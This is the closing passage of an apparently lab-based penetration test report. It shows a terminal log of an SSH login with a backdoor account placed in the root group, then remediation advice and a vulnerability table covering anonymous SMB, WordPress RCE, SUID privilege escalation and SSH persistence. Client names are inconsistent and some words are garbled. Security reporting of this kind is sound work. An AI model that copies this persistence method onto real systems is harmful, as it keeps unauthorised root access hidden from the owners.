Load key "20230608210141_default_10.10.140.101_id_rsa_251605.txt": bad permissions
suid@10.10.140.101's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

suid@blog:~$ whoami
suid
suid@blog:~$ id
uid=1002(suid) gid=1002(suid) groups=1002(suid),0(root)
suid@blog:~$
```

We are well connected with our user on the remote server. We are now completely in control of the server.

Conclusion

Recommendation

This test was carried out successfully and led to the total compression of Alfred's information system. Billy Joel will need to protect himself from potential attacker following some recommendations.

Anh4ckin3 proposes the following recommendations:


- Implemented a password on your SMB server: currently, the SMB server is accessible anonymously. This has had no influence on the progress of the operation, but it may become problematic if users start storing important data (such as passwords) on the SMB server. It is therefore necessary to implement an access password, or even encrypt the shared folder.
- Implement an IPS in your local network: IPS (Intrusion Prevention System) is a security system that, in addition to detecting intrusions, takes active measures to prevent attacks and protect the network by blocking or filtering suspicious traffic. This will make the active recognition of an attacker much more difficult. There are free ones like Crowdsec which is Open source is at the forefront of user expectations.
- Upgrade your version of WordPress and implemented a strong password on the users account: To start with, you need to set up a password policy in your WordPress. This will encourage users to configure strong passwords, which can block brute-force attacks. Finally, you must update your version of WordPress at all costs, as it is vulnerable to an RCE-type exploit.
- Secure the code of the vulnerable SUID binary: the binary checker is badly configured and allows an attacker to raise his privileges to the maximum. To avoid this, you'd need to either re-configure the binary, or disable it altogether. What's more, the binary isn't really useful to the system.

Conclusion

Risk ranting

The overall level identified on Billy Joel's server as a result of the penetration test is low, medium and high. A direct path from external attacker to full system compromise has been discovered.

It is reasonable to assume that a malicious entity would be able to successfully execute an attack against Alfred through targeted attacks.



Vulnerability Detail and Mitigations

Scanning:

Rating: Medium

Description: Find information about the target via the local network.

Impact: an attack manages to visualize, understand and project itself in its future actions that could lead to the compromise of the system.

Remediation: implement an IPS in the local network that will block suspicious traffic and anticipate a potential risk of attack.

Smb server access:

Rating: Low

Description: the attacker gained access to the samba server using an anonymous login.

Impact: the attacker has access to the smb server and can therefore read, modify or delete data.

Remediation: implement a password to access the smb server.

WordPress exploitation:

Ranting: High

Description: Thanks to WordPress an attacker can execute remote code on the server.

Impact: thanks to this vulnerability, the attacker can access the server via a reverse shell connection.

Remediation: To prevent this from happening, you need to update the current version of WordPress and change the passwords used to access the WordPress administration page.

<u>Vulnerability Detail and Mitigations</u>

<u>Escalate to root thanks to SUID:</u>

Risk ranting: High

Description: an attacker can try to play with a poorly configured binary to increase his privileges.

Impact: If the attacker succeeds in exploiting the binary, he gains access to the system's most privileged root user.

Remediation: Reconfigure binary or even Deactivate.

<u>Persistence with ssh:</u>

Risk ranting: High

Description: With access to the local root account, an attacker can initialize constant access to the machine using the ssh protocol.

Impact: Your server is totally compromised and the attacker can go even further by implementing a key logger, for example.

Remediation: If the attacker has arrived there, it may be difficult to detect. You'll need to pay close attention to the server's behavior, and if you have any doubts, call in forensic experts and post-incident analysts.